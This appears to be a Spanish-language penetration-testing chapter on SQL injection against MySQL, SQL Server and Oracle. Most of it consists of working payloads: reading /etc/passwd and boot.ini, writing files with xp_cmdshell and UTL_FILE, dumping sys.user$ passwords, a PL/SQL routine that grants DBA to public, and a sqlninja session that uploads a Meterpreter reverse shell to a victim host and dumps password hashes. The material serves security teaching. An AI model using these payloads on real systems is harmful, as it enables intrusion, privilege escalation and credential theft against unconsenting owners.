[25] MySQL provee una funcionalidad que permite leer un fichero a través de la base de datos por medio de los comandos LOAD DATA INFILE y LOAD_FILE, concordando con el manual de referencia de MySQL : "LOAD DATA INFILE es una sentencia que lee las filas de un archivo de texto en una tabla y puede hacerlo a gran velocidad", por ejemplo si tenemos un fichero llamado usuarios.txt que contiene:

```
Zavaleta daniel danielyzc@empresa.com 1
Miranda Miguel miranda5@empresa.net 1
Malpartida Gina ginam@empresa.co.uk 1
Rodrigo Marcos rodrigo@empresa.com 1
Gary Oleary-Steele garyo@empresa.com 1
Joe Hemler joe@empresa.com 1
Marco Slaviero marco@empresa.com 1
Alberto Revelli r00t@empresa.net 1
Alexander Kornbrust ak@empresa.com 1
Justin Clarke justin@empresa.com 1
```

Se puede ejecutar el siguiente comando en una consola MySQL para crear una tabla que aloje los detalles de los usuarios:

```
mysql> create table usuarios (apellido char(50), nombre char(50), email

char(100), estado int);

Query OK, 0 rows affected (0.01 sec)
```

Con dicha tabla se puede enviar los datos del archivo de texto, se puede llenar la tabla con el siguiente comando:

```
mysql> load data infile '/tmp/usuarios.txt' into table usuarios fields

terminated by ' ';

Query OK, 10 rows affected (0.00 sec)

Records: 10 Deleted: 0 Skipped: 0 Warnings: 0
```

Una sentencia SELECT en la tabla usuarios nos muestra los datos:

```
mysql> select * from usuarios;
+----------+-----------------+-------------------------------+------+
| apellido    | nombre       | email                          | flag  |
+----------+-----------------+-------------------------------+-------+
| Zavaleta | daniel          | danielyzc@empresa.com    | 1  |
| Miranda   | Miguel | miranda5@empresa.net            | 1 |
|Malpartida | Gina | ginam@empresa.co.uk               | 1 |
|Rodrigo   | Marcos | rodrigo@empresa.com              | 1 |
|Gary       | Oleary-Steele  | garyo@empresa.com       | 1 |
|Joe        | Hemler | joe@empresa.com                 | 1 |
```

```
|Marco    | Slaviero | marco@empresa.com                  | 1 |
|Alberto  | Revelli | r00t@empresa.net                    |1 |
Alexander | Kornbrust | ak@empresa.com                    | 1 |
|Justin     |  Clarke | justin@empresa.com                 | 1 |
+-----------+--------------+-------------------------------------+------+
10 rows in set (0.00 sec)
```

De una forma más sencilla, MySQL también provee la función LOAD_FILE , que permite evadir el primer paso de crear una tabla y mostrar los datos de la siguiente manera :

```
mysql> select LOAD_FILE('/tmp/texto.txt');
+-----------------------------------------------------------------------+
| LOAD_FILE('/tmp/texto.txt')                                           |
+-----------------------------------------------------------------------+
| Este es un archivo de prueba para MySQL                               |
+-----------------------------------------------------------------------+
1 row in set (0.00 sec)
```

Se puede considerar la sintaxis de LOAD_FILE, donde implementando el uso del operador UNION se pueden leer ficheros arbitrariamente como por ejemplo: /etc/passwd , utilizando el siguiente código:

```
' union select LOAD_FILE('/etc/passwd')#
```

Esto retorna un mensaje de error familiar que indica que se requiere el mismo número de columnas para el comando UNION:

```
DBD::mysql::st execute failed: The used SELECT statements have a

different number of columns at…
```

Si agregamos una segunda columna a la consulta UNION, como lo siguiente:

```
' union select NULL,LOAD_FILE('/etc/passwd')#
```

Se pueden ir testeando en páginas vulnerables al comando UNION, explicado en apartados anteriores, de esta forma leemos archivos del sistema operativo, siempre que el usuario actual tenga los privilegios de lectura y/o escritura, la sintaxis del comando LOAD_FILE necesita que el tester use el caracter de comilla simple (‘), esto es en muchas ocasiones un problema ya que se pueden filtrar las aplicaciones con caracteres permitidos, como se ha visto en apartados anteriores.

Chris Anley de NGS Software en su paper “HackProofing MySQL”, recalca la habilidad de MySQL para el manejo de cadenas de texto codificadas en formato hexadecimal y substituirlas por cadenas literales equivalentes, por ejemplo en:

```
select 'c:/boot.ini'
select 0x633a2f626f6f742e696e69
```

La función LOAD_FILE también maneja ficheros binarios de forma transparente, esto quiere decir que un pequeño bit puede ser usado en una función para leer archivos binarios desde un host en forma remota de la siguiente manera:

```
mysql> create table daniel (line bloque);
Query OK, 0 rows affected (0.01 sec)
mysql> insert into daniel set line=load_file('/tmp/temp.bin');
Query OK, 1 row affected (0.00 sec)
mysql> select * from daniel;
+--------+
| line   |
+--------+
| AA??A |
+--------+
1 row in set (0.00 sec)
```

Por supuesto los datos binarios no pueden ser vistos en forma clara, no son utilizables para el tester pero MySQL hace un rescate con la función HEX( ):

```
mysql> select HEX(line) from daniel;
+--------------------+
| HEX(line)          |
+--------------------+
| 414190904112 |
+--------------------+
1 row in set (0.00 sec)
```

[URL 12] Junto con el comando LOAD_FILE y la función HEX( ) se puede lograr el acceso de usuarios a archivos binarios de máquinas que se encuentran en la misma red y obtener los datos en texto plano con la siguiente consulta :

```
' union select NULL,HEX(LOAD_FILE('/tmp/temp.bin'))#
```

Se pueden utilizar funciones para extraer cadenas de texto, ya que los archivos binarios tienen limitaciones de longitud, sqlmap de Bernardo Damele A.G.(http://sqlmap.sourceforge.net) ofrece este tipo de funcionalidad a través de la línea de comando con la siguiente opción:

```
python sqlmap.py -u "http://intranet/cgi-bin/cliente.pl?Submit=Submit&term=a" --
read-file /etc/passwd
```

Microsoft SQL Server

Microsoft SQL Server es uno de los productos bandera en Microsoft Security Development Lifecycle (SDL) , pero a pesar de esto tiene bien definido lo que implican los golpes generados por los ataques de inyección SQL, es esto en parte lo que genera la gran popularidad que ha logrado dicha herramienta al permitir consultas SQL apiladas, con esto es capaz de aumentar las opciones para que un tester consiga un potencial ataque, esto ya ha sido evidenciado así como las repercusiones que ha tomado SQL Server, desde sus versiones anteriores hasta las mas recientes, el incremento en la seguridad para prevenir inyecciones SQL ha ido mejorando.

Para leer un fichero de un servidor SQL Server remoto, a través de una aplicación vulnerable, usualmente la primera función que el atacante debe manejar para obtener los privilegios de administrador está en la sentencia BULK INSERT, la habilidad que tienen los sistemas de manejo de base de datos relacionales (RDBMS) es de manejar los ficheros, es por dicha habilidad de manejar batchs o consultas apiladas, de que debería ser obvio del por que los testers o atacantes pueden realizar todo tipo de pruebas a través del navegador web

Si tomamos como ejemplo una aplicación que realice una búsqueda, en cuyas sentencias implementa el caracter "%", una vez determinada que dicha aplicación es vulnerable a Inyección SQL, es posible obtener todos los usuarios del sistema, un tester que ha determinado que un parámetro es vulnerable puede implementar el comando UNION para devolver user_name( ),user, o loginame:

http://intranet/admin/empleados.asp?apellido=' union select NULL,NULL,NULL,loginame FROM master..sysprocesses WHERE spid = @@SPID--

Con esta información se puede desplazar en la base de datos, de una forma efectiva se pueden usar las técnicas descritas anteriormente para por ejemplo crear una tabla y realizar una inserción masiva de ficheros del sistema como por ejemplo :

http://intranet/admin/equipo.asp?apellido='; create table tabla_datos_testeador(line varchar(8000));
bulk insert tabla_datos_testeador from 'c:\boot.ini';--

Esto permite a un tester ejecutar una consulta subsiguiente de esta forma lograr obtener los resultados de la tabla recién creada, a través de una inserción bulk, un atacante puede usar toda la gama de métodos disponibles ya descritos anteriormente para cargar ficheros a tablas creadas para ese fin.
Squeeza es una herramienta que automatiza este proceso, a través de sus módulos permite a un tester implementar el uso de tablas temporales y aplicar un bulk, además de eso es capaz de usar canales de comunicación que el tester elija (como por ejemplo DNS, Mensajes de error, tiempo), para extraer la información antes de construir el fichero en el equipo.

Un tester puede ir recolectando ficheros en forma arbitraria por ejemplo (c:\winnt\system32\net.exe) y obtener su valor Hash MD5, utilizando el fichero squeeza.config donde se indica los parámetros que ejecutara la herramienta, se pueden obtener los ficheros (boot.ini y c:\winnt\system32\net.exe.) como se muestra :

Si todo va bien, el tester podrá leer el contenido de los ficheros obtenidos y comparar el checksum con stolen-net.exe, para el ejemplo de boot.ini :

```
[daniel@sqli_ux squeeza]$ cat stolen-boot.ini
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINNT
[Sistema Operativo]
multi(0)disk(0)rdisk(0)partition(1)\WINNT="Microsoft Windows 2000
Server" /fastdetect
[daniel@sqli_ux squeeza]$ md5sum stolen-net.exe
8f9f01a95318fc4d5a40d4a6534fa76b stolen-net.exe
```

De esta forma se pueden comparar los valores MD5, para cerciorarse de que la transferencia se realizó correctamente (dependiendo del canal de comunicación que se elija), en ausencia del método bulk, un tester puede realizar una manipulación del fichero en SQL Server esto es posible con el uso de OLE, la técnica discutida en el paper de Chris Anleys :“Advanced SQL Injection.”, donde el autor muestra como usar el objeto wscript.shell para lanzar una instancia del Bloc de notas desde un servidor Remoto :

```
-- wscript.shell example (Chris Anley – chris@ngssoftware.com)
declare @o int
exec sp_oacreate 'wscript.shell', @o out
exec sp_oamethod @o, 'run', NULL, 'notepad.exe'
```

Por supuesto, esto abre una oportunidad para que un tester utilice controles ActiveX.
[26] Utilizando la misma técnica, es posible obtener de SQL Server instancias del navegador, esto puede agregar nuevas perspectivas a una cadena de ataques con vectores un poco más complicados, ya que no es muy imposible imaginar un ataque en donde dicho ataque explote vulnerabilidades del navegador para primero ejecutar Inyección SQL y luego forzar al navegador de que visite paginas maliciosas además SQL Server 2005 introduce en sus nuevas características la posibilidad de integrar ficheros binarios .NET en una base de datos.

El problema con el método de importar assemblies hacia SQL Server, es que por default SQL Server 2005 deshabilita la integración CLR, un tester puede volver a activar esta funcionalidad con el procedimiento almacenado sp_configure.

Para cargar un binario .NET desde un servidor remoto a la base de datos se crea a través de la función CREATE ASSEMBLY, por ejemplo para cargar el assembly .NET ubicado en c:\temp\test.exe quedaría de la siguiente manera:

```
apellidos=';create assembly sqb from 'c:\temp\test.exe' with permission_set
=unsafe--
```

SQL Server almacena el binario en la tabla de ficheros sys.assembly_, para ver el fichero a través de una página web se requiere una combinación de las funciones : substring( ) y master.dbo.fn_varbintohexstr() :

apellidos=' union select NULL,NULL,NULL, master.dbo.fn_varbintohexstr (substring(content,1,5)) from sys.assembly_files--

SQL Server verifica el binario o ensamblador en tiempo de carga (y en tiempo de ejecución) para asegurare que dicho ensamblador sea un ensamblador .NET válido, esto previene de que un tester utilice la directiva CREATE ASSEMBLY para ubicar binarios que no sean CLR dentro de la base de datos:

CREATE ASSEMBLY sqb2 from 'c:\temp\test.txt'

Si ejecutamos la sentencia el servidor de base de datos devuelve una respuesta como la siguiente :

CREATE ASSEMBLY for assembly 'sqb2' failed because assembly 'sqb2' is malformed or not a pure .NET assembly. Unverifiable PE Header/native stub.

Afortunadamente, un tester puede bypassear esta restricción con un pequeño bit, primero se carga un binario .NET válido y cuando se usa el comando ALTER ASSEMBLY se agregan ficheros adicionales al ensamblador por ejemplo:

create assembly sqb from 'c:\temp\test.exe'

alter assembly sqb add file from 'c:\windows\system32\net.exe'

alter assembly sqb add file from 'c:\temp\test.txt'

Si seleccionamos en la tabla sys.assembly_ revela que el archivo fe agregado y podemos obtenerlo utilizando la técnica con las funciones substring/varbintohexstr.

La adición de ensambladores al catalogo del sistema es normalmente permitido solo para miembros del grupo SYSADMIN, el primer paso para ejecutar este tipo de técnicas es elevar el nivel de privilegios a un nivel de administrador de sistema.

Oracle

Oracle ofrece varias posibilidades para leer ficheros del sistema operativo, mucho de esto requiere la habilidad de ejecutar código PL/SQL, existen tres interfaces de acceso (conocidas) para acceder a los ficheros:

- utl_ file_dir/Oracle directories
- Java
- Oracle Text

Por default un usuario sin privilegios no puede leer o escribir en los archivos a nivel de sistema operativo, por otro lado con los privilegios asignados es más sencillo realizar este proceso, utilizando el parámetro de base de datos utl_ file_dir (deprecado a partir de Oracle 9i Rel. 2) se puede especificar el directorio a nivel de sistema operativo y poder leer, escribir, copiar dentro de ese directorio.

Si el valor de utl_ file_dir es *, no existen limitaciones para el proceso de base de datos, en viejas versiones no parchadas de Oracle existen problemas con los directorios transversales en donde se hace considerablemente fácil la manipulación de ficheros así

por ejemplo tenemos los siguientes métodos:

- utl_ file (PL/SQL, Oracle 8 hasta 11g)
- DBMS_LOB (PL/SQL, Oracle 8 hasta 11g)
- External tables (SQL, Oracle 9i Rel. 2 hasta 11g)
- XMLType (SQL, Oracle 9i Rel. 2 hasta 11g)

Con el siguiente código PL/SQL se leen 1,000 bytes, iniciando desde el byte 1 de el fichero lugupn.txt, que está ubicado en el directorio daniel :

```
DECLARE
buf varchar2(4096);
BEGIN
Lob_loc:= BFILENAME('daniel', 'lugupn.txt');
DBMS_LOB.OPEN (Lob_loc, DBMS_LOB.LOB_READONLY);
DBMS_LOB.READ (Lob_loc, 1000, 1, buf);
dbms_output.put_line(utl_raw.cast_to_varchar2(buf));
DBMS_LOB.CLOSE (Lob_loc);
END;
```

A partir de Oracle 9i Rel. 2, se ofrece la habilidad de leer ficheros vía tablas externas, Oracle usa SQL*Loader o Oracle Datapump (desde 10g) para leer datos desde un fichero estructurado, si existe una vulnerabilidad de inyección SQL en una sentencia CREATE TABLE, es posible modificar la tabla normal a una tabla externa, por ejemplo tendríamos el siguiente código que lo demuestra :

```
create directory ext as 'C:\';
CREATE TABLE tabla_externa (
line varchar2(256))
ORGANIZATION EXTERNAL (
TYPE oracle_loader
DEFAULT DIRECTORY ext
ACCESS PARAMETERS (
RECORDS DELIMITED BY NEWLINE
BADFILE 'bad_data.bad'
LOGFILE 'log_data.log'
FIELDS TERMINATED BY ','
MISSING FIELD VALUES ARE NULL
REJECT ROWS WITH ALL NULL FIELDS
(line))
LOCATION ('fichero_de_texto_arbitrario.txt')
)
PARALLEL
REJECT LIMIT 0
NOMONITORING;
Select * from tabla_externa;
```

El siguiente pedazo de código lee los usuarios y los passwords en texto plano, y conecta la cadena de texto del fichero data-sources.xml, esto viene por default en Oracle 11g y contiene una cadena de conexión para Java, la gran ventaja de este código es el echo de que el tester puede usarlo dentro de las sentencias SELECT en una función o en un UNION SELECT:

```
select
extractvalue(value(c), '/connection-factory/@user')||'/'||extractvalue(value(c),
'/connection-factory/@password')||'@'||substr(extractvalue(value(c),
'/connection-factory/@url'),instr(extractvalue(value(c),
'/connection-factory/@url'),'//')+2) conn
FROM table(
XMLSequence(
extract(
xmltype(
bfilename('GETPWDIR', 'data-sources.xml'),
nls_charset_id('WE8ISO8859P1')
),
'/data-sources/connection-pool/connection-factory'
)
)
)
/
```

Con el uso del concepto de utl_ file_dir/Oracle directory , es también posible leer y escribir ficheros utilizando Java, Marco Ivaldis en su página web nos muestra un claro ejemplo : www.0xdeadbeef.info/exploits/raptor_oraexec.sql.

Existen una gran cantidad de técnicas desconocidas para leer ficheros y URIs en Oracle, estas características no requieren de java o utl_ file_dir/Oracle directories, se puede insertar un fichero o una URL si el tester puede leer dentro de una tabla y crear un índice de texto, dicho índice contendrá el fichero entero, el siguiente ejemplo muestra como leer el fichero boot.ini insertándolo dentro de una tabla :

```
CREATE TABLE ficheros (
id NUMBER PRIMARY KEY,
ruta VARCHAR(255) UNIQUE,
ot_format VARCHAR(6)
);
INSERT INTO ficheros VALUES (1, 'c:\boot.ini', NULL);
CREATE INDEX file_index ON ficheros(ruta) INDEXTYPE IS ctxsys.context
PARAMETERS ('datastore ctxsys.file_datastore format column ot_format');
-- retrieve data from the fulltext index
Select token_text from dr$ficheros_index$i;
```

Escritura de Archivos

Escribir en ficheros de un servidor remoto es algunas veces un poco como retroceder en los viejos tiempos cuando un atacante debía eliminar un fichero de texto de un servidor remoto para poder probar de que efectivamente el ha estado ahí, cuando todo el valor residía en la base de datos en sí misma, lo común era ver a gente con sobrepeso entrar a las bases de datos y sobrescribir ficheros, sin embargo esto ya no suele ser así y los servidores ahora tienen otra perspectiva ya que ahora los sistemas de bases de datos relacionales tienen implementadas funcionalidad para escribir ficheros en el sistema de ficheros del servidor, es aquí donde atacantes pueden hacer uso de dichas características pero con fines mas arbitrarios.

Escritura de ficheros en MySQL

Con el comando LOAD DATA INFILE demostrado en apartados anteriores, es una utilidad que utiliza muy bien la lectura y escritura de ficheros en su forma de seleccionar en un fichero de salida (dumpfile), dicho comando permite que los resultados de la sentencia SELECT sean escritos en un archivo que sea visto por cualquier usuario en MySQL, un ejemplo sería el siguiente:

```
mysql> select 'cargando datos ...' into outfile '/tmp/fichero_texto.txt';

Query OK, 1 row affected (0.00 sec)
```

Si tomamos como ejemplo un sistema web que realiza una búsqueda de productos, podemos insertar la siguiente sentencia:

```
parametro' union select NULL,'SensePost 2008\n' into dumpfile '/tmp/fichero.txt'#
```

[URL 13] Si el parámetro es vulnerable a inyección SQL, se ejecutará la sentencia UNION SELECT, podemos ir rellanando con valores NULL, hasta tener la cantidad exacta de columnas y seguido de eso lanzamos el comando dumfile, para crear ficheros arbitrarios en el sistema operativo, para que esto funcione se espera que el fichero en el directorio /tmp exista.

Cuando leen ficheros binarios desde los ficheros del sistema se utiliza la función HEX, esta es una forma perfecta en cuanto se trata de escribir un binario hacia un fichero del sistema para hacer esto de forma reversa, se implementa la función UNHEX( ) como se puede apreciar en :

```
mysql> select UNHEX('53656E7365506F7374203038');
+----------------------------------------------------+
| UNHEX('53656E7365506F7374203038')     |
+----------------------------------------------------+
| SensePost 08                                       |
+----------------------------------------------------+
1 row in set (0.00 sec)
```

Con esta combinación , se puede realizar una escritura efectiva de todo tipo de ficheros, dependiendo claro está de los ficheros que permiten su escritura y los que no, eso paso con www.apache.org cuando atacantes obtuvieron acceso utilizando estas capacidades,

las personas que ejecutaron este ataque dieron por sentado de que aún sin existir una vulnerabilidad de inyección SQL, demostraron la posibilidad que permite a los atacantes tener acceso a SQL Server y con la habilidad de crear ficheros en el servidor, fueron capaces por medio de funciones definidas pos el usuario (UDF) lograr su cometido.
En el paper "HackProofing MySQL", Chris Anley documentó como crear una función definida por el usuario de forma efectiva a una función equivalente de xp_cmdshell pero en este caso aplicado en MySQL, básicamente se agrego un UDF que es compilado en un objeto en donde se puede agregar o eliminar ficheros desde el servidor con las funciones CREATE y DROP.

Escritura de ficheros en Microsoft SQL Server

Se puede utilizar el método de objeto scripting.filesystem tan efectivo tanto para leer ficheros como para escribir ficheros en los archivos del sistema, Chris Anley en su paper "HackProofing MySQL" demuestra dicho método, a través de esta técnica se pueden escribir ficheros binarios que resultan de mucha utilidad para ganar acceso o escalar privilegios, se han reportado casos en donde se devuelven paginas de error con esta técnica, para esos ejemplos la función ADODB.Stream posee la misma funcionalidad.

[27] Microsoft SQL Server también posee la habilidad de crear ficheros desde una fuente de datos con el comando BULK (llamado BCP) de la siguiente manera:

```
C:\temp>bcp "select name from sysobjects" queryout mi_archivo.txt -c -S
127.0.0.1 -U sa -P""
Starting copy…
1000 rows successfully bulk-copied to host-file. Total received: 1000
1311 rows copied.
Network packet size (bytes): 4096
Clock Time (ms.): total 16
```

[28] Existen muchos documentos históricos de ataques de Inyección SQL donde está implícito el uso de del comando BCP o de la función xp_cmdshell para la creación de archivos, muchas de las herramientas de Inyección SQL usa el procedimiento xp_cmdshell para facilitar la subida de ficheros a través de SQL Server, esta es la forma más simple ya que el fichero es creado y utilizado con el operador de redirección ">>":

```
exec xp_cmdshell 'echo Esto es un test > c:\temp\test.txt'
exec xp_cmdshell 'echo Escribiendo en la linea 2 >> c:\temp\test.txt'
exec xp_cmdshell 'echo Escribiendo en la linea 3 3 >> c:\temp\test.txt'
```

Un viejo artificio que salto a la fama es la creación del fichero debug.exe, adonde se le es pasado el binario original debug.exe de la siguiente manera:

```
C:\temp>debug < demo.scr
-n demo.com
-e 0000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
-e 0010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
-e 0040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68
-e 0050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F
```

```
-e 0060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20
-e 0070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00
...
-rcx
CX 0000
:4200
-w 0
Writing 04200 bytes
-q
C:\temp>dir demo*
2008/12/27 03:18p 16,896 demo.com
2005/11/21 11:08a 61,280 demo.scr
```

Una de las limitaciones de usar este método es que debug.exe solamente puede compilar ejecutables con un tamaño no mayor a 64KB . Esto resulta muy útil en ocasiones donde subir ficheros de gran tamaño es una restricción, ya que se puede partir un fichero denso en pequeños trozos de bytes cada uno de 64KB y una vez subidos al servidor juntar dichos ficheros de la siguiente forma :

```
copy /b fragmento_fichero-1.exe_ + fragmento_fichero-2.exe_ + … +
fragmento_fichero-n.exe fichero_original.exe
```

Con esto el tester puede construir un ejecutable utilizando debug.exe, probablemente se tenga que combinar esta técnica con cualquier comando de copia, como un fichero compilado con debug.exe genera un fichero con extensión .com, muchas de las herramientas automatizadas simplifican esto renombrando el fichero creado de .com a .exe después de ser creado.

Existen pocas herramientas que permiten subir ejecutables utilizando debug.exe, si se usa Windows existe Automagic SQL Injector de Sec-1 Ltd. (www.sec-1.com), esta herramienta incluye un script que ayuda a convertir un binario a su equivalente en .scr , de esta forma se facilita la creación remota de el fichero .scr a través de comandos echo, Automagic incluye el uso de paquetes (UDP) y un escáner de puertos(fscan.exe).

Por otro lado si el sistema operativo es uno de las ramas UNIX, se puede utilizar sqlninja (http://sqlninja.sourceforge.net) para realizar dicho trabajo cuyas características contiene:

- Fuerza bruta en los passwords de Administrador del sistema, si la autenticación mixta esta activada.
- Subir Ejecutables.
- Shell directo o reverso, ambos si el protocolo TCP – UDP esta activado.
- Un Tunnel DNS, cuando la conexión directa no es posible.
- Técnicas de evasión, que reducen las posibilidades de ser detectados por un IDS.

La gran ventaja de esta herramienta es poder integrarse a Metasploit (www.metasploit.com), si el tester tiene permisos de administrador en un servidor remoto de base de datos y que dicho servidor tenga al menos un puerto TCP abierto se puede hacer uso de esa conexión (directa o inversamente) para explotar una vulnerabilidad de inyección SQL, esto se logra inyectando el payload en metasploit, al igual que meterpreter (una pequeña pero potente interfaz de línea de comandos), o con la librería dinámica (DLL) VNC par obtener un acceso en forma gráfica del servidor de base de datos remoto.

Una demostración de inyección utilizando VNC esta disponible en la página oficial de sqlninja, el siguiente fragmento de código sirve como ejemplo de una explotación exitosa, además de eso se logra la extracción de los hashes de los passwords del servidor remoto:

```
daniel@lugupn ~ # ./sqlninja -m metasploit
Sqlninja rel. 0.2.3-r1
Copyright (C) 2006-2008 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file.....
[+] Evasion technique(s):
- query hex-encoding
- comments as separator
[+] Target is: www.victima.com
[+] Which payload you want to use?
1: Meterpreter
2: VNC
> 1 <--- we select the Meterpreter payload
[+] Which type of connection you want to use?
1: bind_tcp
2: reverse_tcp
```

Utilizando un shell reverso con el puerto 443.

```
[+] Enter local port number
> 443
[+] Calling msfpayload3 to create the payload ...
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 177
Options: exitfunc=process,lport=12345,lhost=192.168.217.128
[+] Payload (met13322.exe) created. Now converting it to debug script
[+] Uploading /tmp/met13322.scr debug script… <--- we upload the payload
103/103 lines written
done !
[+] Converting script to executable… might take a while
<snip>
[*] Uploading DLL (81931 bytes)…
[*] Upload completed.
[*] Meterpreter session 1 opened (www.daniel.lugupn.com:12345 ->
```

```
www.victima.com:1343) <--- el payload fe subido he iniciado
meterpreter > use priv <---se carga la extensión priv en meterpreter
Loading extension priv…success.
meterpreter > hashdump <--- y finalmente extraemos los hashes
Administrator:500:aad3b435b51404eeafd3b435b51404ee:31d6cfe0d16ae938b73c
59d7e0c089c0:::
ASPNET:1007:89a3b1d42d454211799cfd17ecee0570:e3200ed357d74e5d782ae8d60a
296f52:::
Guest:501:aad3b435b51104eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d770c08
9c0:::
IUSR_VICTIM:1001:491c44543256d2c8c50be094a8ddd267:5681649752a67d765775f
c6069b50920:::
IWAM_VICTIM:1002:c18ec1192d26469f857a45dda7dfae11:c3dab0ad3710e208b479e
ca14aa43447:::
TsInternetUser:1000:03bd869c8694066f405a502d17e12a7c:73d8d060fedd690498
311bab5754c968:::
meterpreter >
```

Este es todo el proceso que un tester (o un atacante) necesita para tener todos los accesos a nuestro sistema.

Escritura de ficheros en Oracle

Oracle ofrece una amplia gama de posibilidades para lograr este proceso, entre las cuales tenemos:

- utl_ file.
- DBMS_ADVISOR.
- Tablas Externas.
- Java.
- Comandos y redirecciones del sistema Operativo.

[URL 14] A partir de Oracle 9i, utl_ file puede escribir en los archivos del sistema, el siguiente ejemplo muestra como crear un fichero binario llamado saludo.com en una ruta del servidor (en este caso C:\)

```
Create or replace directory EXT AS 'C:\';
DECLARE fi UTL_FILE.FILE_TYPE;
bu RAW(32767);
BEGIN
bu:=hextoraw('BF3B01BB8100021E8000B88200882780FB81750288D850E8060083C4
0
2CD20C35589E5B80100508D451A50B80F00508D5D00FFD383C40689EC5DC3558BE
C8B5E
088B4E048B5606B80040CD21730231C08BE55DC39048656C6C6F2C20576F726C642
10D0A');
fi:=UTL_FILE.fopen('EXT','saludo.com','w',32767);
UTL_FILE.put_raw(fi,bu,TRUE);
UTL_FILE.fclose(fi);
END;
/
```

[URL 15] Con DBMS_ADVISOR se encuentra la forma más rápida de realizar este proceso:

```
create directory EXT as 'C:\';

exec SYS.DBMS_ADVISOR.CREATE_FILE ( 'first row', 'EXT', 'saludo.txt' );
```

A partir de Oracle 10g, es posible crear un fichero que contenga todos los nombres de usuarios añadido de sus passwords utilizando tablas externas:

```
create directory EXT as 'C:\';
CREATE TABLE ext_write (
myline)
ORGANIZATION EXTERNAL
(TYPE oracle_datapump
DEFAULT DIRECTORY EXT
LOCATION ('saludo.txt'))
PARALLEL
AS
SELECT 'Daniel z paso por aqui' from dual UNION SELECT name||'='||password
from sys.user$;
```

Se puede encontrar un ejemplo con código Java en la página de Marco Ivaldi en : www.0xdeadbeef.info/exploits/raptor_oraexec.sql.

Uso de comandos reservados del sistema

La ejecución de comandos a través de el servidor de base de datos sirve para múltiples propósitos, las bases de datos actuales brindan una serie de facilidades a los administradores para poder interaccionar con el sistema operativo donde éstas se despliegan, esta es una característica que puede sacar mucho provecho un tester o un atacante, donde el objetivo principal es buscar los comandos para elevar los privilegios de usuario de esta manera podrá compilar o ejecutar un exploit que afecte todo el sistema operativo y en el mejor de los casos obtener un shell remoto con privilegios de administrador.

Ejecución de comandos en Oracle

Oracle ofrece varias posibilidades documentadas como no documentadas de ejecutar comandos del sistema operativo, muchos de esos comandos están disponibles sólo si se tiene acceso total a la base de datos (por ejemplo vía SQL*Plus) o vía PL/SQL injection, pero no vía Inyección SQL.

Dependiendo de la versión de Oracle, los métodos oficiales disponibles que se tienen son Oracle EXTPROC, Java, y DBMS_SCHEDULER, para EXTPROC y Java, se puede utilizar una herramienta que automatiza todo el proceso en:

www.0xdeadbeef.info/exploits/raptor_oraexec.sql

DBMS_SCHEDULER

[29] DBMS_SCHEDULER es nuevo a partir de Oracle 10g y requiere de privilegios CREATE JOB (10g Rel. 1) o CREATE EXTERNAL JOB (10g Rel. 2/11g), el siguiente es un ejemplo del uso de los comandos:

```
--Creando un programa con dbms_scheduler
exec DBMS_SCHEDULER.create_program('RDS2009','EXECUTABLE',
'c:\WINDOWS\system32\cmd.exe /c echo daniel >> c:\rds3.txt',0,TRUE);
-- creando, ejecutando y eliminando con JOB y dbms_scheduler
exec DBMS_SCHEDULER.create_job(job_name => 'RDS2009JOB',program_name
=>
'RDS2009',start_date => NULL,repeat_interval => NULL,end_date =>
NULL,enabled => TRUE,auto_drop => TRUE);
```

PL/SQL Nativo

PL/SQL nativo en Oracle 10g/11g no está documentado, no tiene requerimientos especiales, lo que lo hace la mejor opción al momento de correr comandos del sistema operativo, por la razón de que los comandos son ejecutados por el usuario Oracle, el único requerimiento para PL/SQL nativo es modificar el fichero de texto SPNC_COMMANDS de la base de datos.

Oracle puede ejecutar todo lo que se habilita en el fichero SPNC_COMMANDS, si un procedimiento, función, o paquete es creado y PL/SQL nativo está activado.

El siguiente código asigna los privilegios de DBA a el rol público utilizando PL/SQL nativo, el comando GRANT no es otro que el comando INSERT INTO SYSAUTH$ en donde normalmente se ejecuta sólo por usuarios SYS, para el ejemplo se crea un fichero de texto llamado lugupn.sql que es ejecutado por sqlplus, este comando es iniciado vía PL/SQL nativo.

```
CREATE OR REPLACE FUNCTION F1 return number
authid current_user as
pragma autonomous_transaction;
v_file UTL_FILE.FILE_TYPE;
BEGIN
EXECUTE IMMEDIATE q'!create directory TX as 'C:\'!';
begin
-- dandole privilegios DBA a public;
DBMS_ADVISOR.CREATE_FILE ( 'insert into sys.sysauth$
values(1,4,0,null);'||chr(13)||chr(10)||' exit;', 'TX', 'lugupn.sql' );
end;
EXECUTE IMMEDIATE q'!drop directory TX!';
EXECUTE IMMEDIATE q'!create directory T as 'C:\ORACLE\ORA101\PLSQL'!';
utl_file.fremove('T','spnc_commands');
v_file := utl_file.fopen('T','spnc_commands', 'w');
utl_file.put_line(v_file,'sqlplus / as sysdba @c:\lugupn.sql');
```

```
utl_file.fclose(v_file);
EXECUTE IMMEDIATE q'!drop directory T!';
EXECUTE IMMEDIATE q'!alter session set plsql_compiler_flags='NATIVE'!';
EXECUTE IMMEDIATE q'!alter system set plsql_native_library_dir='C:\'!';
EXECUTE IMMEDIATE q'!create or replace procedure h1 as begin null; end;!';
COMMIT;
RETURN 1;
END;
/
```

Otras posibilidades

A demás de los métodos demostrados, es posible ejecutar código del sistema operativo utilizando otras funcionalidades propias de la base de datos, entre ellas se puede incluir:

- eventos en set Alter system
- PL/SQL nativo 9i
- Buffer overflow y código shell
- scritps personalizados

Eventos en set Alter Sytem

Alter system set es un parámetro no documentado (desde Oracle 10g), que permite especificar el nombre de un debugger personalizado donde se ejecutará durante el tiempo de depuración, para lograr eso se tiene que forzar de la siguiente manera:

```
alter system set "_oradbg_pathname"='/tmp/debug.sh';
```

PL/SQL Nativo 9i

Desde 9i Rel. 2, Oracle ofrece la posibilidad de convertir código PL/SQL en código C para incrementar la flexibilidad, Oracle permite cambiar el nombre de la utilidad compilada (Por ejemplo de calc.exe a cualquier otro nombre del ejecutable):

```
alter system set plsql_native_make_utility='cmd.exe /c echo DanielZ >

c:\rds.txt &';
